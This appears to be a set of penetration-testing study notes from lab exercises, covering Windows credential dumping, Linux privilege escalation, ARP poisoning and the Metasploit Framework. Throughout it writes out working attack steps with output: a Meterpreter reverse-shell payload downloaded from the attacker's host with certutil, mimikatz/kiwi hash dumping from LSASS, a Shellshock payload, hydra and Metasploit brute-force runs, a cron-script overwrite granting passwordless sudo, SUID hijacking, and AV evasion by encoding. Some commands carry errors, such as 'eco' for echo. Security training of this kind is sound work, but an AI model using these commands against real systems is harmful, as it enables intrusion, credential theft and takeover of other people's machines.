- SeCreateToken: This allows a user to create an arbitrary token with administrative privileges
- SeImpersonatePrivilege: This allows a user to create a process under the security context another user typically with administrative privileges.

we can use the incognito module to display a list of available tokens that we can impersonate

Windows File System Vulnerabilities

Alternate Data Streams

Alternate Data Streams(ADS) is an NTFS(new technology file system) file attribute and was designed to provide compatibility with the MacOS HFS(Hierarchical File System)

Windows Credential Dumping

Windows Password Hashes

The Windows OS stores hashed user account passwords locally in the SAM(Security Account Manager) database. Hashing is the process of converting a piece of data into another value. A hashing function or algorithm is used to generate the new Value. The result of hashing algorithm is Known as hash or hash value. Authentication and verification of user credentials is facilitate by the Local Security Authority(LSA).

SAM database

SAM(Security Account Manager) is a database file that is responsible for managing user account and password on windows. all user account password stored in the SAM database are hashed. The SAM database file cannot be copied while the operating system is running.

The Windows NT kernel keeps the SAM database file locked and as a result, attackers typically utilize in-memory techniques and tools to dump SAM hashes from the LSASS process.

*Note:administration privilege are required in order to access and interact with the LSASS process.**

NTLM(NTHash)

NTLM is a collection of authentication protocols that are utilized in windows to facilitate authentication between computers. The authentication process involves using a valid username and password to authenticate successfully. When the user account is created, it is encrypted using the MD4 hashing algorithm.

Searching For Password In windows Configuration Files

Windows can automate a variety of repetitive tasks, such as the mass rollout or installation of Windows on many systems. This is typically done through the use of the Unattended Windows Setup utility, which is used to automate the mass installation/deployment of Windows on systems. This tool utilizes configuration files that contain specific configurations and user account credentials, specifically the Administrator account's password. If the Unattended Windows Setup configuration files are left on the target system after installation, they can reveal user account credentials that can be used by attackers to authenticate with Windows target legitimately

Unattended Windows Setup

The Unattended Windows Setup utility will typically utilize one of the following configuration files that contain user account and system configuration information:

C:\Windows\Panther\Unattend.xml C:\Windows\Panther\Autounattend.xml As a security precaution, the passwords stored in the Unattended Windows Setup configuration file may be encoded in base64

First create a payload using msfvenom

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.12.2  
LPORT=1234 -f exe > payload.exe
```

then create a httpserver

```
$ python -m SimpleHTTPServer 80
```

now go to the attacker machine's cmd

download the payload:

```
$ certutil -urlcache -f http://10.10.12.2/payload.exe payload.exe
```

now back to the kali linux and close the httpserver and start postgresql and metasploit

```
$ service postgresql start && msfconsole
```

```
$ use multi/handler
```

```
$ set payload windows/x64/meterpreter/reverse_tcp
```

```
$ set LHOST 10.10.12.2
```

```
$ set LPORT 1234
```

```
$ run
```

now it is ready to listen, when the attacker click the payload the meterpreter session will be started

now download the unattended.exe file using this session and find the password and then save that password in file. to decode that password,

```
$ base64 -d /root/Desktop/pw.txt
```

Dumping hashes

after getting privileges

```
meterpreter > migrate -N lsass.exe  
[*] Migrating from 4132 to 768...  
[*] Migration completed successfully.  
meterpreter > █
```

Step 7: Load kiwi extension

Command: load kiwi

```
meterpreter > load kiwi  
Loading extension kiwi...  
.#####. mimikatz 2.2.0 20191125 (x64/windows)  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
Success.  
meterpreter > █
```

Dump Administrator NTLM hash using Kiwi extension commands. \$ creds_all

Extract all the users NTLM hash using Kiwi.

```
$ ls_dump_sam
```

Find the syskey by dumping the LSA secrets. \$ ls_dump_secrets

LINUX

Linux is a free and open source operating system that is comprised of the Linux kernel, which was developed by Linus Torvalds, and the GNU toolkit, which is a collection of software and utilities that was started and developed by Richard Stallman. This combination of open source software is what makes up the Linux OS as a whole, and it is commonly referred to as GNU/Linux. Linux has various use cases, however, it is typically deployed as a server operating system. For this reason, there are specific services and protocols that will typically be found running on a Linux server. These services provide an attacker with an access vector that they can utilize to gain access to a target host.

Protocol/Service	Ports	Purpose
Apache Web Server	TCP ports 80/443	Apache License 2.0. Apache accounts for over 80% of web servers Apache License 2.0. Apache accounts for over 80% of web servers globally
SSH (Secure Shell)	TCP ports 22	SSH is a cryptographic remote access protocol that is used to remotely access and control systems over an unsecured network. SSH was developed as a secure successor to telnet.
FTP (File Transfer Protocol)	TCP port 21	FTP (File Transfer Protocol) is a protocol that uses TCP port 21 and is used to facilitate file sharing between a server and client/clients and vice versa
SAMBA	TCP port 445	Samba is the Linux implementation of SMB, and allows Windows systems to access Linux shares and devices

Exploiting Linux Vulnerabilities

Exploiting Bash CVE-2014-6271 Vulnerability(Shellshock)

Shellshock (CVE-2014-6271) is the name given to a family of vulnerabilities in the Bash shell (since V1.3) that allow an attacker to execute remote arbitrary commands via Bash, consequently allowing the attacker to obtain remote access to the target system via a reverse shell.

The Shellshock vulnerability is caused by a vulnerability in Bash, whereby Bash mistakenly executes trailing commands after a series of characters: `() { :; };`

burpsuit can be utilized to do so. after forwarding to repeter change the user agent value as (eg)

```
() { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```

<https://github.com/opsxcq/exploit-CVE-2014-6271>

Exploiting FTP

FTP (File Transfer Protocol) is a protocol that uses TCP port 21 and is used to facilitate file sharing between a server and client/clients.

It is also frequently used as a means of transferring files to and from the directory of a web server. FTP authentication requires a username and password combination. As a result, we can perform a brute-force attack on the FTP server in order to identify legitimate credentials.

To find the version of the FTP=`nmap -p21 -sV -O 192.67.22.3`

brute force in ftp =`hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.67.22.3 -t 4 ftp`

FIND WETHER ABONYMOUS LOGIN : `nmap (IPaddress) -p21 --script ftp-anon`

Exploiting SSH

SSH (Secure Shell) is a remote administration protocol that offers encryption and is the successor to Telnet. It is typically used for remote access to servers and systems. SSH uses TCP port 22 by default, however, like other services, it can be configured to use any other open TCP port. SSH authentication can be configured in two ways:

- Username & password authentication
- Key based authentication

To find the ssh version

Commands:
msfconsole
use auxiliary/scanner/ssh/ssh_version
set RHOSTS 192.245.211.3
exploit

To find the ssh login credentials

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.245.211.3
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
set STOP_ON_SUCCESS true
set VERBOSE true
exploit
```

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.245.211.3
RHOSTS => 192.245.211.3
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[-] 192.245.211.3:22 - Failed: 'sysadmin:yourface'
[!] No active DB -- Credential data will not be saved!
[-] 192.245.211.3:22 - Failed: 'sysadmin:yahoo2'
[-] 192.245.211.3:22 - Failed: 'sysadmin>window1'
[-] 192.245.211.3:22 - Failed: 'sysadmin:whoareyou'
```

Exploiting SAMBA

SMB (Server Message Block) is a network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network (LAN). SMB uses port 445 (TCP). However, originally, SMB ran on top of NetBIOS using port 139.

SAMBA utilizes username and password authentication in order to obtain access to the server or a network share. We can perform a brute-force attack on the SAMBA server in order to obtain legitimate credentials. After obtaining legitimate credentials, we can use a utility called SMBMap in order to enumerate SAMBA share drives, list the contents of the shares as well as download files and execute remote commands on the target. We can also utilize a tool called smbclient. smbclient is a client that is part of the SAMBA software suite. It communicates with a LAN Manager server, offering an interface similar to that of the ftp program. It can be used to download

files from the server to the local machine, upload files from the local machine to the server as well as retrieve directory information from the server

Linux Privilege Escalation

Linux Kernel Exploits

- Kernel exploits on Linux will typically target vulnerabilities in the Linux kernel to execute arbitrary code in order to run privileged system commands or to obtain a system shell.
- This process will differ based on the Kernel version and distribution being targeted and the kernel exploit being used.
- Privilege escalation on Linux systems will typically follow the following methodology:
 - Identifying kernel vulnerabilities
 - Downloading, compiling and transferring kernel exploits onto the target system

Linux-Exploit-Suggester - This tool is designed to assist in detecting security deficiencies for given Linux kernel/Linux-based machine. It assesses (using heuristics methods) the exposure of the given kernel on every publicly known Linux kernel exploit

<https://github.com/The-Z-Labs/linux-exploit-suggester>

Exploiting Misconfigured Cron Jobs

Cron is a life save for admins when it comes to doing periodic maintenance tasks on the system. They can even be used in cases where tasks are performed within individual user directories. However, such automations need to be used with caution or can lead to easy privilege escalation attacks

Step 1: There is a "message" file in the home directory of student user. Only root user has permissions on this file. So, student user can't even read it.

Command: ls -l

```
student@attackdefense:~$ ls -l
total 4
-rw----- 1 root root 26 Sep 23 18:14 message
student@attackdefense:~$
student@attackdefense:~$
student@attackdefense:~$ cat message
cat: message: Permission denied
student@attackdefense:~$
```

Step 2: Find if a file with the same name exists on the system.

Command: find / -name message

Step 3: Observe that a file with the same name is present in /tmp directory. On checking closely, it is clear that this file is being overwritten every minute.

Command: ls -l /tmp/

```
student@attackdefense:~$ ls -l /tmp/
total 4
-rw-r--r-- 1 root root 26 Nov  9 06:11 message
student@attackdefense:~$
student@attackdefense:~$ ls -l /tmp/
total 4
-rw-r--r-- 1 root root 26 Nov  9 06:12 message
student@attackdefense:~$
```

Command: grep -nri "/tmp/message" /usr

```
student@attackdefense:~$ grep -nri "/tmp/message" /usr
/usr/local/share/copy.sh:2:cp /home/student/message /tmp/message
/usr/local/share/copy.sh:3:chmod 644 /tmp/message
student@attackdefense:~$
```

Step 5: Check the permissions on this script file and its contents.

Commands

```
ls -l /usr/local/share/copy.sh
cat /usr/local/share/copy.sh
```

```
student@attackdefense:~$ ls -l /usr/local/share/copy.sh
-rwxrwxrwx 1 root root 74 Sep 23 18:14 /usr/local/share/copy.sh
student@attackdefense:~$
student@attackdefense:~$ cat /usr/local/share/copy.sh
#!/bin/bash
cp /home/student/message /tmp/message
chmod 644 /tmp/message
student@attackdefense:~$
```

Step 6: As the script file is writable by current "student" user, it can be modified to execute our commands. This script is executed by root cron job, so it can do privileged operation.

But, the file can't be modified directly as there is no text editor on the system.

```
student@attackdefense:~$ vim /usr/local/share/copy.sh
bash: vim: command not found
student@attackdefense:~$ vi /usr/local/share/copy.sh
bash: vi: command not found
student@attackdefense:~$ nano /usr/local/share/copy.sh
bash: nano: command not found
student@attackdefense:~$
```

Step 7: Use printf to replace the original code with the following lines.

Code: printf '#! /bin/bash\neco "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /usr/local/share/copy.sh

On execution, these lines will add a new entry to /etc/sudoers file which will allow the student user to use sudo without providing any password.

Command: cat /usr/local/share/copy.sh

```
student@attackdefense:~$ printf '#! /bin/bash\neco "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /usr/local/share/copy.sh
student@attackdefense:~$
student@attackdefense:~$ cat /usr/local/share/copy.sh
#!/bin/bash
eco "student ALL=NOPASSWD:ALL" >> /etc/sudoersstudent@attackdefense:~$
student@attackdefense:~$
```

Step 8: Check current sudoers list.

Command: sudo -l

```
student@attackdefense:~$ sudo -l
Matching Defaults entries for student on attackdefense:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on attackdefense:
    (root) NOPASSWD: /etc/init.d/cron
student@attackdefense:~$
```

Step 9: There are no new entries. So, wait for 1 minute (i.e. the cron job runs every 1 minute) and check the sudoers list again. This time new entry is there.

Command: sudo -l

```
student@attackdefense:~$ sudo -l
Matching Defaults entries for student on attackdefense:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on attackdefense:
    (root) NOPASSWD: /etc/init.d/cron
    (root) NOPASSWD: ALL
student@attackdefense:~$
```

Step 10: Switch to the root user using sudo.

Command: sudo su

```
student@attackdefense:~$ sudo su
root@attackdefense:/home/student# whoami
root
```

Exploiting Misconfigured Cron Jobs

- Linux implements task scheduling through a utility called Cron.
- Cron is a time-based service that runs applications, scripts and other commands repeatedly on a specified schedule.
- An application, or script that has been configured to be run repeatedly with Cron is known as a Cron job. Cron can be used to automate or repeat a wide variety of functions on a system, from daily backups to system upgrades and patches.
- The crontab file is a configuration file that is used by the Cron utility to store and track Cron jobs that have been created
- Cron jobs can also be run as any user on the system, this is a very important factor to keep an eye on as we will be targeting Cron jobs that have been configured to be run as the “root” user.
- This is primarily because, any script or command that is run by a Cron job will run as the root user and will consequently provide us with root access.
- In order to elevate our privileges, we will need to find and identify cron jobs scheduled by the root user or the files being processed by the cron job

Step 1: Check the contents of the students directory.

Command: ls -l

```
student@attackdefense:~$ ls -l
total 24
-r-x----- 1 root root 8296 Sep 22 21:24 greetings
-rwsr-xr-x 1 root root 8344 Sep 22 21:24 welcome
student@attackdefense:~$
```

Step 2: Observe that the welcome binary has suid bit set (or on). This means that this binary and its child processes will run with root privileges. Check the file type.

Command: file welcome

```
student@attackdefense:~$ file welcome
welcome: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=199bc8fd6e6e29f770cdc90eclb95484f34fca, not stripped
student@attackdefense:~$
```

Step 3: Investigate the binary. The most easy or preliminary way of doing that is to use strings command.

Command: strings welcome

```
student@attackdefense:~$ strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
greetings
;*3$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
```



```
student@attackdefense:~$ rm greetings
rm: remove write-protected regular file 'greetings'? y
student@attackdefense:~$
student@attackdefense:~$
student@attackdefense:~$ cp /bin/bash greetings
```

tep 5: Then, run the welcome binary again.

```
student@attackdefense:~$ ./welcome
root@attackdefense:~#
root@attackdefense:~# whoami
root
root@attackdefense:~# cd /root/
root@attackdefense:/root#
```

Exploiting SUID Binaries

- In addition to the three main file access permissions (read, write and execute), Linux also provides users with specialized permissions that can be utilized in specific situations. One of these access permissions is the SUID (Set Owner User ID) permission.
- When applied, this permission provides users with the ability to execute a script or binary with the permissions of the file owner as opposed to the user that is running the script or binary.
- SUID permissions are typically used to provide unprivileged users with the ability to run specific scripts or binaries with “root” permissions. It is to be noted, however, that the provision of elevate privileges is limited to the execution of the script and does not translate to elevation of privileges, however, if improperly configured unprivileged users can exploit misconfigurations or vulnerabilities within the binary or script to obtain an elevated session

This is the functionality that we will be attempting to exploit in order to elevate our privileges, however, the success of our attack will depend on the following factors:

- Owner of the SUID binary – Given that we are attempting to elevate our privileges, we will only be exploiting SUID binaries that are owned by the “root” user or other privileged users.
- Access permissions – We will require executable permissions in order to execute the SUID binary

Linux Password Hashes

- Linux has multi-user support and as a result, multiple users can access the system simultaneously. This can be seen as both an advantage and disadvantage from a security perspective, in that, multiple accounts offer multiple access vectors for attackers and therefore increase the overall risk of the server.
- All of the information for all accounts on Linux is stored in the passwd file located in: /etc/passwd

Value Hashing Algorithm

\$1 MD5

\$2 Blowfish

\$5 SHA-256

\$6 SHA-51

Network based attack

Tshark

Tshark is a command line tool created by the Wireshark team and shares the same powerful parsing engine as Wireshark. It is capable of doing most things we've come to love Wireshark for, but with the "from command line" advantage. This makes it ideal for batch analysis, offline processing and routine automation of traffic analysis tasks.

version of Tshark

```
$ tshark -v
```

Tshark supported network interfaces for monitoring

```
$ tshark -D
```

Tshark command to sniff on eth0

```
$ tshark -i eth0
```

read the file in Tshark and display the packet list

```
$ tshark -r HTTP_traffic.pcap
```

the total number of packets in HTTP_traffic.pcap

```
$ tshark -r HTTP_traffic.pcap | wc -l
```

list of protocols in HTTP_traffic.pcap

```
$ tshark -r HTTP_traffic.pcap -z io,phs -q
```

Filtering Basics: HTTP

HTTP is probably the most common and widely used protocol on the Internet.

Unfortunately, HTTP is plain text and an attacker having access to the network can sniff and read the data within the packets effortlessly

Command to show only the HTTP traffic from a PCAP file

```
$ tshark -Y 'http' -r HTTP_traffic.pcap
```

Command to show only the IP packets sent from IP address 192.168.252.128 to IP address 52.32.74.91

```
$ tshark -r HTTP_traffic.pcap -Y 'ip.src==192.168.252.128 && ip.dst==52.32.74.91'
```

Command to print only packets containing GET request

```
tshark -r HTTP_traffic.pcap -Y 'http.request.method==GET'
```

Command to print only packets only source IP and URL for all GET request packets

```
$ tshark -r HTTP_traffic.pcap -Y "http.request.method==GET" -Tfields -e frame.time -e ip.src -e http.request.full_uri
```

HTTP packets contain the "password" string

```
tshark -r HTTP_traffic.pcap -Y "http contains password"
```

ARP poisoning

Configure the Kali instance to forward IP packets:

```
$echo 1 > /proc/sys/net/ipv4/ip_forward
```

Perform the ARP poisoning attack

```
$ arpspoof -i eth1 -t 10.100.13.37 -r 10.100.13.36
```


- Navigate to the "Sniffing & Spoofing" menu and start Wireshark
- Select the eth1 interface.
- The traffic from eth1 interface will appear on Wireshark.
- Apply "telnet" filter to view the telnet traffic.
- Follow the TCP stream. Right-click on a packet and click on TCP stream from Follow section.
- The telnet login credentials are mentioned in the TCP stream

The Metasploit Framework (MSF)

The Metasploit Framework (MSF)

The Metasploit Framework (MSF) is an open-source, robust penetration testing and exploitation framework that is used by penetration testers and security researchers worldwide. It provides penetration testers with a robust infrastructure required to

automate every stage of the penetration testing life cycle. It is also used to develop and test exploits and has one of the world's largest database of public, tested exploits

A screenshot of the Metasploit Framework Console (MSFconsole) interface. At the top, the word "Metasploit" is displayed in a large, stylized, blue-outlined font. Below it, the console shows the version "metasploit v6.1.13-dev" in orange. A summary of the framework's capabilities is listed in a table-like format: 2178 exploits, 1153 auxiliary modules, 399 post modules, 592 payloads, 45 encoders, 10 nops, and 9 evasion techniques. A tip from Metasploit suggests saving the current environment with the "save" command. The prompt "msf6 >" is visible at the bottom left.

```
Metasploit v6.1.13-dev
+ -- --=[ 2178 exploits - 1153 auxiliary - 399 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 >
```

The Metasploit Framework Console (MSFconsole) is an easy-to-use all in one interface that provides you with access to all the functionality of the Metasploit Framework

Metasploit Framework CLI

The Metasploit Framework Command Line Interface (MSFcli) is a command line utility that is used to facilitate the creation of automation scripts that utilize Metasploit modules. It can be used to redirect output from other tools in to msfcli and vice versa


Metasploit Community Edition

Metasploit Community Edition is a web based GUI front-end for the Metasploit Framework that simplifies network discovery and vulnerability identification

Armitage

Armitage is a free Java based GUI front-end for the Metasploit Framework that simplifies network discovery, exploitation and post exploitation.

MSF Architecture



MSF Modules

- Exploit - A module that is used to take advantage of vulnerability and is typically paired with a payload.
- Payload - Code that is delivered by MSF and remotely executed on the target after successful exploitation. An example of a payload is a reverse shell that initiates a connection from the target system back to the attacker.
- Encoder - Used to encode payloads in order to avoid AV detection. For example, shikata_ga_nai is used to encode Windows payloads.
- NOPS - Used to ensure that payloads sizes are consistent and ensure the stability of a payload when executed.
- Auxiliary - A module that is used to perform additional functionality like port scanning and enumeration


Meterpreter Payload

The Meterpreter (Meta-Interpreter) payload is an advanced multi-functional payload that is executed in memory on the target system making it difficult to detect. It communicates over a stager socket and provides an attacker with an interactive command interpreter on the target system that facilitates the execution of system commands, file system navigation, keylogging and much more.

Penetration Testing With MSF

The MSF can be used to perform and automate various tasks that fall under the penetration testing life cycle. In order to understand how we can leverage the MSF for penetration testing, we need to explore the various phases of a penetration test and their respective techniques and objectives. We can adopt the PTES (Penetration Texting Execution Standard) as a roadmap to understanding the various phases that make up a penetration test and how Metasploit can be integrated in to each phase.

Penetration Testing Phase



Information Gathering & Enumeration

Port Scanning & Enumeration With Nmap

Nmap is a free and open-source network scanner that can be used to discover hosts on a network as well as scan targets for open ports. It can also be used to enumerate the services running on open ports as well as the operating system

running on the target system. We can output the results of our Nmap scan in to a format that can be imported into MSF for vulnerability detection and exploitation.

Auxiliary Modules

Auxiliary modules are used to perform functionality like scanning, discovery and fuzzing. We can use auxiliary modules to perform both TCP & UDP port scanning as well as enumerating information from services like FTP, SSH, HTTP etc. Auxiliary modules can be used during the information gathering phase of a penetration test as well as the post exploitation phase.

FTP Enumeration

- FTP (File Transfer Protocol) is a protocol that uses TCP port 21 and is used to facilitate file sharing between a server and client/clients.
- It is also frequently used as a means of transferring files to and from the directory of a web server.
- We can use multiple auxiliary modules to enumerate information as well as perform brute-force attacks on targets running an FTP server.
- FTP authentication utilizes a username and password combination, however, in some cases an improperly configured FTP server can be logged into anonymously.

A service version of the FTP

```
$ use auxiliary/scanner/ftp/ftp_version
```

```
$ set RHOSTS (IPaddress)
```

```
$ run
```

Bruteforce attack on ftp

```
$ use auxiliary/scanner/ftp/ftp_login
```

```
$ set RHOSTS 192.51.147.3
```

```
$ set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
```

```
$ set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

```
$ run
```

check if anonymous logons are allowed on the FTP server

```
$ use auxiliary/scanner/ftp/anonymous
```

```
$ set RHOSTS 192.51.147.3
```

```
$ run
```

SMB Enumeration

SMB (Server Message Block) is a network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network (LAN). SMB uses port 445 (TCP). However, originally, SMB ran on top of NetBIOS using port 139. SAMBA is the Linux implementation of SMB, and allows Windows systems to access Linux shares and devices. We can utilize auxiliary modules to enumerate the SMB version, shares, users and perform a brute-force attack in order to identify users and passwords.

Web Server Enumeration

A web server is software that is used to serve website data on the web. Web servers utilize HTTP (Hypertext Transfer Protocol) to facilitate the communication between clients and the web server. HTTP is an application layer protocol that utilizes TCP port 80 for communication. We can utilize auxiliary modules to enumerate the web server version, HTTP headers, brute-force directories and much more. Examples of popular web servers are; Apache, Nginx and Microsoft IIS.

- auxiliary/scanner/http/apache_userdir_enum
- auxiliary/scanner/http/brute_dirs
- auxiliary/scanner/http/dir_scanner
- auxiliary/scanner/http/dir_listing
- auxiliary/scanner/http/http_put
- auxiliary/scanner/http/files_dir
- auxiliary/scanner/http/http_login
- auxiliary/scanner/http/http_header
- auxiliary/scanner/http/http_version
- auxiliary/scanner/http/robots_txt

MySQL Enumeration

MySQL is an open-source relational database management system based on SQL (Structured Query Language). It is typically used to store records, customer data, and is most commonly deployed to store web application data. MySQL utilizes TCP port 3306 by default, however, like any service it can be hosted on any open TCP port. We can utilize auxiliary modules to enumerate the version of MySQL, perform brute-force attacks to identify passwords, execute SQL queries and much more

- auxiliary/admin/mysql/mysql_enum

- auxiliary/admin/mysql/mysql_sql
- auxiliary/scanner/mysql/mysql_file_enum
- auxiliary/scanner/mysql/mysql_hashdump
- auxiliary/scanner/mysql/mysql_login
- auxiliary/scanner/mysql/mysql_schemadump
- auxiliary/scanner/mysql/mysql_version
- auxiliary/scanner/mysql/mysql_writable_dirs

SSH Enumeration

SSH (Secure Shell) is a remote administration protocol that offers encryption and is the successor to Telnet. It is typically used for remote access to servers and systems. SSH uses TCP port 22 by default, however, like other services, it can be configured to use any other open TCP port. We can utilize auxiliary modules to enumerate the version of SSH running on the target as well as perform brute-force attacks to identify passwords that can consequently provide us remote access to a target.

SMTP Enumeration

SMTP (Simple Mail Transfer Protocol) is a communication protocol that is used for the transmission of email. SMTP uses TCP port 25 by default. It can also be configured to run on TCP port 465 and 587. We can utilize auxiliary modules to enumerate the version of SMTP as well as user accounts on the target system.

Vulnerability assessment

Vulnerability Scanning

Vulnerability scanning & detection is the process of scanning a target for vulnerabilities and verifying whether they can be exploited.

\$ searchsploit “ ” (This can be used to search the exploit)

<https://github.com/hahwul/metasploit-autopwn>

Vulnerability Scanning With Nessus

Nessus is a proprietary vulnerability scanner developed by Tenable. We can utilize Nessus to perform a vulnerability scan on a target system, after which, we can import the Nessus results in to MSF for analysis and exploitation. Nessus automates the process of identifying vulnerabilities and also provides us with information pertinent to a vulnerability like the CVE code. We can use the free version of Nessus (Nessus Essentials), which allows us to scan upto 16 IPs

Wmap

WMAP is a powerful, feature-rich web application vulnerability scanner that can be used to automate web server enumeration and scan web applications for vulnerabilities. WMAP is available as an MSF plugin and can be loaded directly into MSF. WMAP is fully integrated with MSF, which consequently allows us to perform web app vulnerability scanning from within the MSF.

Client-Side Attacks

A client-side attack is an attack vector that involves coercing a client to execute a malicious payload on their system that consequently connects back to the attacker when executed. Client-side attacks typically utilize various social engineering techniques like generating malicious documents or portable executables (PEs). Client-side attacks take advantage of human vulnerabilities as opposed to vulnerabilities in services or software running on the target system. Given that this attack vector involves the transfer and storage of a malicious payload on the client's system (disk), attackers need to be cognisant of AV detection.

Msfvenom

Msfvenom is a command line utility that can be used to generate and encode MSF payloads for various operating systems as well as web servers. Msfvenom is a combination of two utilities, namely; msfpayload and msfencode. We can use Msfvenom to generate a malicious meterpreter payload that can be transferred to a client target system. Once executed, it will connect back to our payload handler and provide us with remote access to the target system

```
$ msfvenom -list (list all the payload)
```

Encoding Payloads With Msfvenom

Given that this attack vector involves the transfer and storage of a malicious payload on the client's system (disk), attackers need to be cognisant of AV detection. Most end user AV solutions utilize signature based detection in order to identify malicious files or executables. We can evade older signature based AV solutions by encoding our payloads. Encoding is the process of modifying the payload shellcode with the objective of modifying the payload signature

Shellcode

